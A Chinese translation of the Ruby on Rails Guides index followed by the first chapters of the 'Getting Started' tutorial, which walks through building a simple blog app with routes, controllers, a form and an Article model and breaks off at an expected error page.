# RailsGuides

# 目錄

# Ruby on Rails 指南 (651bba1)

> 来源：Ruby on Rails 指南 (651bba1)
>
> 
>
> 

基于 Rails 4.1 翻译而成。

Rails Guides 涵盖 Rails 的方方面面，文章内容深入浅出，易于理解，是 Rails 入门、开发的必备参考。

其它版本：Rails 4.0.8、Rails 3.2.19、Rails 2.3.11。

由此图案标记的指南代表原文正在撰写中，或是尚待翻译。正在撰写中的原文不会收录在上方的指南目录里。可能包含不完整的资讯与错误。

## 入门

### Rails 入门

从安装到建立第一个应用程序所需知道的一切。

## 模型

### Active Record 基础

本篇介绍 Models、数据库持久性以及 Active Record 模式。

### Active Record 数据库迁移

本篇介绍如何有条有理地使用 Active Record 来修改数据库。

### Active Record 数据验证

本篇介绍如何使用 Active Record 验证功能。

### Active Record 回调

本篇介绍如何使用 Active Record 回调功能。

### Active Record 关联

本篇介绍如何使用 Active Record 的关联功能。

### Active Record 查询

本篇介绍如何使用 Active Record 的数据库查询功能。

## 视图

### Action View 基础

原文撰写中

本篇介绍 Action View 辅助方法。

### Rails 布局和视图渲染

本篇介绍 Action Controller 与 Action View 基本的版型功能，包含了渲染、重定向、使用 `content_for` 区块、以及。

### Action View 表单帮助方法

本篇介绍 Action View 的表单帮助方法。

## 控制器

### Action Controller 简介

本篇介绍 Controller 的工作原理，Controller 在请求周期所扮演的角色。内容包含 Session、滤动器、Cookies、资料串流以及如何处理由请求所发起的异常。

### Rails 路由全解

本篇介绍与使用者息息相关的路由功能。想了解如何使用 Rails 的路由，从这里开始。

## 深入

### Active Support 核心扩展

待翻译

本篇介绍由 Active Support 定义的核心扩展功能。

### Rails 国际化 API

本篇介绍如何国际化应用程序。将应用程序翻译成多种语言、更改单复数规则、对不同的国家使用正确的日期格式等。

### Action Mailer 基础

本篇介绍如何使用 Action Mailer 来收发信件。

## Active Job 基础

本篇提供创建背景任务、任务排程以及执行任务的所有知识。

## Rails 程序测试指南

原文撰写中

本篇介绍 Rails 里的单元与功能性测试，从什么是测试，解说到如何测试 API。

## Rails 安全指南

本篇介绍网路应用程序常见的安全问题，如何在 Rails 里处理这些问题。

## 调试 Rails 程序

本篇介绍如何给 Rails 应用程式除错。包含了多种除错技巧、如何理解与了解程式码背后究竟发生了什么事。

## 设置 Rails 程序

本篇介绍 Rails 应用程序的基本设置选项。

## Rails 命令行

本篇介绍 Rails 提供的 Rake 任务与命令行功能。

## Rails 缓存简介

原文撰写中

本篇介绍 Rails 提供的多种缓存技巧。

## Asset Pipeline

本篇介绍 Asset Pipeline。

## 在 Rails 中使用 JavaScript

本篇介绍 Rails 内置的 Ajax 与 JavaScript 功能。

## Engine 入门

原文撰写中

待翻译

本篇介绍如何撰写可嵌入至应用程序的 Engine。

## Rails 启动过程

原文撰写中

本篇介绍 Rails 内部的启动过程。

Constant Autoloading and Reloading

This guide documents how constant autoloading and reloading work.

## 扩展 Rails

新建 Rails Plugins 的基础

原文撰写中

待翻译

本篇介绍如何开发 Plugin 来扩展 Rails 的功能。

Rails on Rack

本篇介绍 Rack 如何与 Rails 整合，以及如何与其他 Rack 组件互动。

客制与新建 Rails 产生器

待翻译

本篇介绍如何加入新的产生器、修改 Rails 内建的产生器。

Rails 应用程式模版

待翻译

本篇介绍如何使用应用程式模版。

## 贡献 Ruby on Rails

贡献 Ruby on Rails

待翻译

Rails 不是“某个人”独有的框架。本篇介绍如何参与 Rails 开发。

API 文件准则

待翻译

本篇记录了撰写 API 文件的准则。

Ruby on Rails 指南准则

待翻译

本篇记录了撰写 Ruby on Rails 指南的准则。

# 维护方针

维护方针

Ruby on Rails 目前官方支持的版本、何时发布新版本。

# 发布记

升级 Ruby on Rails

待翻译

本篇帮助您将程序升级至最新版本。

Ruby on Rails 4.2 发布记

Rails 4.2 的发布记。

Ruby on Rails 4.1 发布记

Rails 4.1 的发布记。

Ruby on Rails 4.0 发布记

待翻译

Rails 4.0 的发布记。

Ruby on Rails 3.2 发布记

待翻译

Rails 3.2 的发布记。

Ruby on Rails 3.1 发布记

待翻译

Rails 3.1 的发布记。

Ruby on Rails 3.0 发布记

待翻译

Rails 3.0 的发布记。

Ruby on Rails 2.3 发布记

待翻译

Rails 2.3 的发布记。

Ruby on Rails 2.2 发布记

待翻译

Rails 2.2 的发布记。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 入门

# Rails 入门

本文介绍如何开始使用 Ruby on Rails。

读完本文，你将学到：

- 如何安装 Rails，新建 Rails 程序，如何连接数据库；
- Rails 程序的基本文件结构；
- MVC（模型，视图，控制器）和 REST 架构的基本原理；
- 如何快速生成 Rails 程序骨架；

## Chapters

# 1 前提条件

本文针对想从零开始开发 Rails 程序的初学者，不需要预先具备任何的 Rails 使用经验。不过，为了能顺利阅读，还是需要事先安装好一些软件：

- Ruby 1.9.3 及以上版本
- 包管理工具 RubyGems，随 Ruby 1.9+ 安装。想深入了解 RubyGems，请阅读 RubyGems 指南
- SQLite3 数据库

Rails 是使用 Ruby 语言开发的网页程序框架。如果之前没接触过 Ruby，学习 Rails 可要深下一番功夫。网上有很多资源可以学习 Ruby：

- Ruby 语言官方网站
- reSRC 列出的免费编程书籍

记住，某些资源虽然很好，但是针对 Ruby 1.8，甚至 1.6 编写的，所以没有介绍一些 Rails 日常开发会用到的句法。

# 2 Rails 是什么？

Rails 是使用 Ruby 语言编写的网页程序开发框架，目的是为开发者提供常用组件，简化网页程序的开发。只需编写较少的代码，就能实现其他编程语言或框架难以企及的功能。经验丰富的 Rails 程序员会发现，Rails 让程序开发变得更有乐趣。

Rails 有自己的一套规则，认为问题总有最好的解决方法，而且建议使用最好的方法，有些情况下甚至不推荐使用其他替代方案。学会如何按照 Rails 的思维开发，能极大提高开发效率。如果坚持在 Rails 开发中使用其他语言中的旧思想，尝试使用别处学来的编程模式，开发过程就不那么有趣了。

Rails 哲学包含两大指导思想：

- 不要自我重复（**DRY**）：DRY 是软件开发中的一个原则，“系统中的每个功能都要具有单一、准确、可信的实现。”。不重复表述同一件事，写出的代码才能更易维护，更具扩展性，也更不容易出问题。
- 多约定，少配置：Rails 为网页程序的大多数需求都提供了最好的解决方法，而且默认使用这些约定，不用在长长的配置文件中设置每个细节。

# 3 新建 Rails 程序

阅读本文时，最佳方式是跟着一步一步操作，如果错过某段代码或某个步骤，程序就可能出错，所以请一步一步跟着做。

本文会新建一个名为 `blog` 的 Rails 程序，这是一个非常简单的博客。在开始开发程序之前，要确保已经安装了 Rails。

文中的示例代码使用 `$` 表示命令行提示符，你的提示符可能修改过，所以会不一样。在 Windows 中，提示符可能是 `c:\source_code>` 。

## 3.1 安装 Rails

打开命令行：在 Mac OS X 中打开 Terminal.app，在 Windows 中选择“运行”，然后输入“cmd.exe”。下文中所有以 `$` 开头的代码，都要在命令行中运行。先确认是否安装了 Ruby 最新版：

有很多工具可以帮助你快速在系统中安装 Ruby 和 Ruby on Rails。Windows 用户可以使用 Rails Installer，Mac OS X 用户可以使用 Tokaido。

```
$ ruby -v
ruby 2.1.2p95
```

如果你还没安装 Ruby，请访问 ruby-lang.org，找到针对所用系统的安装方法。

很多类 Unix 系统都自带了版本尚新的 SQLite3。Windows 等其他操作系统的用户可以在 SQLite3 的网站上找到安装说明。然后，确认是否在 PATH 中：

```
$ sqlite3 --version
```

命令行应该回显版本才对。

安装 Rails，请使用 RubyGems 提供的 `gem install` 命令：

```
$ gem install rails
```

要检查所有软件是否都正确安装了，可以执行下面的命令：

```
$ rails --version
```

如果显示的结果类似“Rails 4.2.0”，那么就可以继续往下读了。

### 3.2 创建 Blog 程序

Rails 提供了多个被称为“生成器”的脚本，可以简化开发，生成某项操作需要的所有文件。其中一个是新程序生成器，生成一个 Rails 程序骨架，不用自己一个一个新建文件。

打开终端，进入有写权限的文件夹，执行以下命令生成一个新程序：

```
$ rails new blog
```

这个命令会在文件夹 `blog` 中新建一个 Rails 程序，然后执行 `bundle install` 命令安装 `Gemfile` 中列出的 gem。

执行 `rails new -h` 可以查看新程序生成器的所有命令行选项。

生成 `blog` 程序后，进入该文件夹：

```
$ cd blog
```

`blog` 文件夹中有很多自动生成的文件和文件夹，组成一个 Rails 程序。本文大部分时间都花在 `app` 文件夹上。下面简单介绍默认生成的文件和文件夹的作用：

| 文件/文件夹 | 作用 |
| --- | --- |
| app/ | 存放程序的控制器、模型、视图、帮助方法、邮件和静态资源文件。本文主要关注的是这个文件夹。 |
| bin/ | 存放运行程序的 `rails` 脚本，以及其他用来部署或运行程序的脚本。 |
| config/ | 设置程序的路由，数据库等。详情参阅“设置 Rails 程序”一文。 |
| config.ru | 基于 Rack 服务器的程序设置，用来启动程序。 |
| db/ | 存放当前数据库的模式，以及数据库迁移文件。 |
| Gemfile, Gemfile.lock | 这两个文件用来指定程序所需的 gem 依赖件，用于 Bundler gem。关于 Bundler 的详细介绍，请访问 Bundler 官网。 |
| lib/ | 程序的扩展模块。 |
| log/ | 程序的日志文件。 |
| public/ | 唯一对外开放的文件夹，存放静态文件和编译后的资源文件。 |
| Rakefile | 保存并加载可在命令行中执行的任务。任务在 Rails 的各组件中定义。如果想添加自己的任务，不要修改这个文件，把任务保存在 `lib/tasks` 文件夹中。 |
| README.rdoc | 程序的简单说明。你应该修改这个文件，告诉其他人这个程序的作用，如何安装等。 |
| test/ | 单元测试，固件等测试用文件。详情参阅“测试 Rails 程序”一文。 |
| tmp/ | 临时文件，例如缓存，PID，会话文件。 |
| vendor/ | 存放第三方代码。经常用来放第三方 gem。 |

# 4 Hello, Rails!

首先，我们来添加一些文字，在页面中显示。为了能访问网页，要启动程序服务器。


## 4.1 启动服务器

现在，新建的 Rails 程序已经可以正常运行。要访问网站，需要在开发电脑上启动服务器。请在 `blog` 文件夹中执行下面的命令：

```
$ rails server
```

把 CoffeeScript 编译成 JavaScript 需要 JavaScript 运行时，如果没有运行时，会报错，提示没有 `execjs`。Mac OS X 和 Windows 一般都提供了 JavaScript 运行时。Rails 生成的 `Gemfile` 中，安装 `therubyracer` gem 的代码被注释掉了，如果需要使用这个 gem，请把前面的注释去掉。在 JRuby 中推荐使用 `therubyracer`。在 JRuby 中生成的 `Gemfile` 已经包含了这个 gem。所有支持的运行时参见 ExecJS。

上述命令会启动 WEBrick，这是 Ruby 内置的服务器。要查看程序，请打开一个浏览器窗口，访问 http://localhost:3000。应该会看到默认的 Rails 信息页面：




要想停止服务器，请在命令行中按 Ctrl+C 键。服务器成功停止后回重新看到命令行提示符。在大多数类 Unix 系统中，包括 Mac OS X，命令行提示符是 `$` 符号。在开发模式中，一般情况下无需重启服务器，修改文件后，服务器会自动重新加载。

“欢迎使用”页面是新建 Rails 程序后的“冒烟测试”：确保程序设置正确，能顺利运行。你可以点击“About your application's environment”链接查看程序所处环境的信息。

## 4.2 显示“Hello, Rails!”

要在 Rails 中显示“Hello, Rails!”，需要新建一个控制器和视图。

控制器用来接受向程序发起的请求。路由决定哪个控制器会接受到这个请求。一般情况下，每个控制器都有多个路由，对应不同的动作。动作用来提供视图中需要的数据。

视图的作用是，以人类能看懂的格式显示数据。有一点要特别注意，数据是在控制器中获取的，而不是在视图中。视图只是把数据显示出来。默认情况下，视图使用 eRuby（嵌入式 Ruby）语言编写，经由 Rails 解析后，再发送给用户。

控制器可用控制器生成器创建，你要告诉生成器，我想要个名为“welcome”的控制器和一个名为“index”的动作，如下所示：

```
$ rails generate controller welcome index
```

运行上述命令后，Rails 会生成很多文件，以及一个路由。

```
create  app/controllers/welcome_controller.rb
 route  get 'welcome/index'
invoke  erb
create    app/views/welcome
create    app/views/welcome/index.html.erb
invoke  test_unit
create    test/controllers/welcome_controller_test.rb
invoke  helper
create    app/helpers/welcome_helper.rb
invoke  assets
invoke    coffee
create      app/assets/javascripts/welcome.js.coffee
invoke    scss
create      app/assets/stylesheets/welcome.css.scss
```

在这些文件中，最重要的当然是控制器，位于 `app/controllers/welcome_controller.rb`，以及视图，位于 `app/views/welcome/index.html.erb`。

使用文本编辑器打开 `app/views/welcome/index.html.erb` 文件，删除全部内容，写入下面这行代码：

```
<h1>Hello, Rails!</h1>
```

### 4.3 设置程序的首页

我们已经创建了控制器和视图，现在要告诉 Rails 在哪个地址上显示“Hello, Rails!”。这里，我们希望访问根地址 http://localhost:3000 时显示。但是现在显示的还是欢迎页面。

我们要告诉 Rails 真正的首页是什么。

在编辑器中打开 `config/routes.rb` 文件。

```
Rails.application.routes.draw do
  get 'welcome/index'

  # The priority is based upon order of creation:
  # first created -> highest priority.
  #
  # You can have the root of your site routed with "root"
  # root 'welcome#index'
  #
  # ...
```

这是程序的路由文件，使用特殊的 DSL（domain-specific language，领域专属语言）编写，告知 Rails 请求应该发往哪个控制器和动作。文件中有很多注释，举例说明如何定义路由。其中有一行说明了如何指定控制器和动作设置网站的根路由。找到以 `root` 开头的代码行，去掉注释，变成这样：

```
root 'welcome#index'
```

`root 'welcome#index'` 告知 Rails，访问程序的根路径时，交给 `welcome` 控制器中的 `index` 动作处理。`get 'welcome/index'` 告知 Rails，访问 http://localhost:3000/welcome/index 时，交给 `welcome` 控制器中的 `index` 动作处理。`get 'welcome/index'` 是运行 `rails generate controller welcome index` 时生成的。

如果生成控制器时停止了服务器，请再次启动（`rails server`），然后在浏览器中访问 http://localhost:3000。你会看到之前写入 `app/views/welcome/index.html.erb` 文件的“Hello, Rails!”，说明新定义的路由把根目录交给 `WelcomeController` 的 `index` 动作处理了，而且也正确的渲染了视图。

关于路由的详细介绍，请阅读“Rails 路由全解”一文。

## 5 开始使用

前文已经介绍如何创建控制器、动作和视图，下面我们来创建一些更实质的功能。

在博客程序中，我们要创建一个新“资源”。资源是指一系列类似的对象，比如文章，人和动物。

资源可以被创建、读取、更新和删除，这些操作简称 CRUD。

Rails 提供了一个 `resources` 方法，可以声明一个符合 REST 架构的资源。创建文章资源后，`config/routes.rb` 文件的内容如下：

```
Rails.application.routes.draw do


  resources :articles

  root 'welcome#index'
end
```

执行 `rake routes` 任务，会看到定义了所有标准的 REST 动作。输出结果中各列的意义稍后会说明，现在只要留意 `article` 的单复数形式，这在 Rails 中有特殊的含义。

```
$ bin/rake routes
      Prefix Verb   URI Pattern                  Controller#Action
    articles GET    /articles(.:format)          articles#index
             POST   /articles(.:format)          articles#create
 new_article GET    /articles/new(.:format)      articles#new
edit_article GET    /articles/:id/edit(.:format) articles#edit
     article GET    /articles/:id(.:format)      articles#show
             PATCH  /articles/:id(.:format)      articles#update
             PUT    /articles/:id(.:format)      articles#update
             DELETE /articles/:id(.:format)      articles#destroy
        root GET    /                            welcome#index
```

下一节，我们会加入新建文章和查看文章的功能。这两个操作分别对应于 CRUD 的 C 和 R，即创建和读取。新建文章的表单如下所示：




表单看起来很简陋，不过没关系，后文会加入更多的样式。

## 5.1 挖地基

首先，程序中要有个页面用来新建文章。一个比较好的选择是 `/articles/new` 。这个路由前面已经定义了，可以访问。打开 http://localhost:3000/articles/new ，会看到如下的路由错误：

Routing Error

uninitialized constant ArticlesController

产生这个错误的原因是，没有定义用来处理该请求的控制器。解决这个问题的方法很简单，执行下面的命令创建名为 `ArticlesController` 的控制器即可：

```
$ bin/rails g controller articles
```

打开刚生成的 `app/controllers/articles_controller.rb` 文件，会看到一个几乎没什么内容的控制器：

```
class ArticlesController < ApplicationController
end
```

控制器就是一个类，继承自 `ApplicationController`。在这个类中定义的方法就是控制器的动作。动作的作用是处理文章的 CRUD 操作。

在 Ruby 中，方法分为 `public`、`private` 和 `protected` 三种，只有 `public` 方法才能作为控制器的动作。详情参阅 Programming Ruby 一书。

现在刷新 http://localhost:3000/articles/new，会看到一个新错误：

Unknown action

The action 'new' could not be found for ArticlesController

这个错误的意思是，在刚生成的 `ArticlesController` 控制器中找不到 `new` 动作。因为在生成控制器时，除非指定要哪些动作，否则不会生成，控制器是空的。

手动创建动作只需在控制器中定义一个新方法。打开 `app/controllers/articles_controller.rb` 文件，在 `ArticlesController` 类中，定义 `new` 方法，如下所示：

```
class ArticlesController < ApplicationController
  def new
  end
end
```

在 `ArticlesController` 中定义 `new` 方法后，再刷新 http://localhost:3000/articles/new，看到的还是个错误：




产生这个错误的原因是，Rails 希望这样的常规动作有对应的视图，用来显示内容。没有视图可用，Rails 就报错了。

在上图中，最后一行被截断了，我们来看一下完整的信息：

```
Missing template articles/new, application/new with {locale:[:en], formats:[:html], handl
```

这行信息还挺长，我们来看一下到底是什么意思。

第一部分说明找不到哪个模板，这里，丢失的是 `articles/new` 模板。Rails 首先会寻找这个模板，如果找不到，再找名为 `application/new` 的模板。之所以这么找，是因为 `ArticlesController` 继承自 `ApplicationController`。

后面一部分是个 Hash。`:locale` 表示要找哪国语言模板，默认是英语（`"en"`）。`:format` 表示响应使用的模板格式，默认为 `:html`，所以 Rails 要寻找一个 HTML 模板。`:handlers` 表示用来处理模板的程序，HTML 模板一般使用 `:erb`，XML 模板使用 `:builder`，`:coffee` 用来把 CoffeeScript 转换成 JavaScript。

最后一部分说明 Rails 在哪里寻找模板。在这个简单的程序里，模板都存放在一个地方，复杂的程序可能存放在多个位置。

让这个程序正常运行，最简单的一种模板是 `app/views/articles/new.html.erb`。模板文件的扩展名是关键所在：第一个扩展名是模板的类型，第二个扩展名是模板的处理程序。Rails 会尝试在 `app/views` 文件夹中寻找名为 `articles/new` 的模板。这个模板的类型只能是 `html`，处理程序可以是 `erb`、`builder` 或 `coffee`。因为我们要编写一个 HTML 表单，所以使用 `erb`。所以这个模板文件应该命名为 `articles/new.html.erb`，还要放在 `app/views` 文件夹中。

新建文件 `app/views/articles/new.html.erb`，写入如下代码：

```
<h1>New Article</h1>
```

再次刷新 http://localhost:3000/articles/new，可以看到页面中显示了一个标头。现在路由、控制器、动作和视图都能正常运行了。接下来要编写新建文章的表单了。

### 5.2 首个表单

要在模板中编写表单，可以使用“表单构造器”。Rails 中常用的表单构造器是 `form_for`。在 `app/views/articles/new.html.erb` 文件中加入以下代码：

```
<%= form_for :article do |f| %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>
```

现在刷新页面，会看到上述代码生成的表单。在 Rails 中编写表单就是这么简单！

调用 `form_for` 方法时，要指定一个对象。在上面的表单中，指定的是 `:article`。这个对象告诉 `form_for`，这个表单是用来处理哪个资源的。在 `form_for` 方法的块中，`FormBuilder` 对象（用 `f` 表示）创建了两个标签和两个文本字段，一个用于文章标题，一个用于文章内容。最后，在 `f` 对象上调用 `submit` 方法，创建一个提交按钮。

不过这个表单还有个问题。如果查看这个页面的源码，会发现表单 `action` 属性的值是 `/articles/new`。这就是问题所在，因为其指向的地址就是现在这个页面，而这个页面是用来显示新建文章表单的。

要想转到其他地址，就要使用其他的地址。这个问题可使用 `form_for` 方法的 `:url` 选项解决。在 Rails 中，用来处理新建资源表单提交数据的动作是 `create`，所以表单应该转向这个动作。

修改 `app/views/articles/new.html.erb` 文件中的 `form_for`，改成这样：

```
<%= form_for :article, url: articles_path do |f| %>
```

这里，我们把 `:url` 选项的值设为 `articles_path` 帮助方法。要想知道这个方法有什么作用，我们要回过头再看一下 `rake routes` 的输出：

```
$ bin/rake routes
      Prefix Verb   URI Pattern                  Controller#Action
    articles GET    /articles(.:format)          articles#index
             POST   /articles(.:format)          articles#create
 new_article GET    /articles/new(.:format)      articles#new
edit_article GET    /articles/:id/edit(.:format) articles#edit
     article GET    /articles/:id(.:format)      articles#show
             PATCH  /articles/:id(.:format)      articles#update
             PUT    /articles/:id(.:format)      articles#update
             DELETE /articles/:id(.:format)      articles#destroy
        root GET    /                            welcome#index
```

`articles_path` 帮助方法告诉 Rails，对应的地址是 `/articles`，默认情况下，这个表单会向这个路由发起 `POST` 请求。这个路由对应于 `ArticlesController` 控制器的 `create` 动作。

表单写好了，路由也定义了，现在可以填写表单，然后点击提交按钮新建文章了。请实际操作一下。提交表单后，会看到一个熟悉的错误：

**Unknown action**

**The action 'create' could not be found for ArticlesController**

解决这个错误，要在 `ArticlesController` 控制器中定义 `create` 动作。

### 5.3 创建文章

要解决前一节出现的错误，可以在 `ArticlesController` 类中定义 `create` 方法。在 `app/controllers/articles_controller.rb` 文件中 `new` 方法后面添加以下代码：

```
class ArticlesController < ApplicationController
  def new
  end

  def create
  end
end
```

然后再次提交表单，会看到另一个熟悉的错误：找不到模板。现在暂且不管这个错误。`create` 动作的作用是把新文章保存到数据库中。

提交表单后，其中的字段以参数的形式传递给 Rails。这些参数可以在控制器的动作中使用，完成指定的操作。要想查看这些参数的内容，可以把 `create` 动作改成：

```
def create
  render plain: params[:article].inspect
end
```

`render` 方法接受一个简单的 Hash 为参数，这个 Hash 的键是 `plain`，对应的值为 `params[:article].inspect`。`params` 方法表示通过表单提交的参数，返回 `ActiveSupport::HashWithIndifferentAccess` 对象，可以使用字符串或者 Symbol 获取键对应的值。现在，我们只关注通过表单提交的参数。

如果现在再次提交表单，不会再看到找不到模板错误，而是会看到类似下面的文字：

```
{"title"=>"First article!", "text"=>"This is my first article."}
```

`create` 动作把表单提交的参数显示出来了。不过这么做没什么用，看到了参数又怎样，什么都没发生。

### 5.4 创建 Article 模型

在 Rails 中，模型的名字使用单数，对应的数据表名使用复数。Rails 提供了一个生成器用来创建模型，大多数 Rails 开发者创建模型时都会使用。创建模型，请在终端里执行下面的命令：

```
$ bin/rails generate model Article title:string text:text
```

这个命令告知 Rails，我们要创建 `Article` 模型，以及一个字符串属性 `title` 和文本属性 `text` 。这两个属性会自动添加到 `articles` 数据表中，映射到 `Article` 模型。

执行这个命令后，Rails 会生成一堆文件。现在我们只关注 `app/models/article.rb` 和 `db/migrate/20140120191729_create_articles.rb`（你得到的文件名可能有点不一样）这两个文件。后者用来创建数据库结构，下一节会详细说明。

Active Record 很智能，能自动把数据表中的字段映射到模型的属性上。所以无需在 Rails 的模型中声明属性，因为 Active Record 会自动映射。

### 5.5 运行迁移

如前文所述， `rails generate model` 命令会在 `db/migrate` 文件夹中生成一个数据库迁移文件。迁移是一个 Ruby 类，能简化创建和修改数据库结构的操作。Rails 使用 rake 任务运行迁移，修改数据库结构后还能撤销操作。迁移的文件名中有个时间戳，这样能保证迁移按照创建的时间顺序运行。

`db/migrate/20140120191729_create_articles.rb`（还记得吗，你的迁移文件名可能有点不一样）文件的内容如下所示：

```
class CreateArticles < ActiveRecord::Migration
  def change
    create_table :articles do |t|
      t.string :title
      t.text :text

      t.timestamps
    end
  end
end
```

在这个迁移中定义了一个名为 `change` 的方法，在运行迁移时执行。 `change` 方法中定义的操作都是可逆的，Rails 知道如何撤销这次迁移操作。运行迁移后，会创建 `articles` 表，以及一个字符串字段和文本字段。同时还会创建两个时间戳字段，用来跟踪记录的创建时间和更新时间。

关于迁移的详细说明，请参阅“Active Record 数据库迁移”一文。

然后，使用 rake 命令运行迁移：

```
$ bin/rake db:migrate
```

Rails 会执行迁移操作，告诉你创建了 `articles` 表。

```
==  CreateArticles: migrating ==================================================
-- create_table(:articles)
   -> 0.0019s
==  CreateArticles: migrated (0.0020s) =========================================
```

因为默认情况下，程序运行在开发环境中，所以相关的操作应用于 `config/database.yml` 文件中 `development` 区域设置的数据库上。如果想在其他环境中运行迁移，必须在命令中指明：`rake db:migrate RAILS_ENV=production` 。

### 5.6 在控制器中保存数据

再回到 `ArticlesController` 控制器，我们要修改 `create` 动作，使用 `Article` 模型把数据保存到数据库中。打开 `app/controllers/articles_controller.rb` 文件，把 `create` 动作修改成这样：


```
def create
  @article = Article.new(params[:article])

  @article.save
  redirect_to @article
end
```

在 Rails 中，每个模型可以使用各自的属性初始化，自动映射到数据库字段上。`create` 动作中的第一行就是这个目的（还记得吗，`params[:article]` 就是我们要获取的属性）。`@article.save` 的作用是把模型保存到数据库中。保存完后转向 `show` 动作。稍后再编写 `show` 动作。

后文会看到，`@article.save` 返回一个布尔值，表示保存是否成功。

再次访问 http://localhost:3000/articles/new，填写表单，还差一步就能创建文章了，会看到一个错误页面：



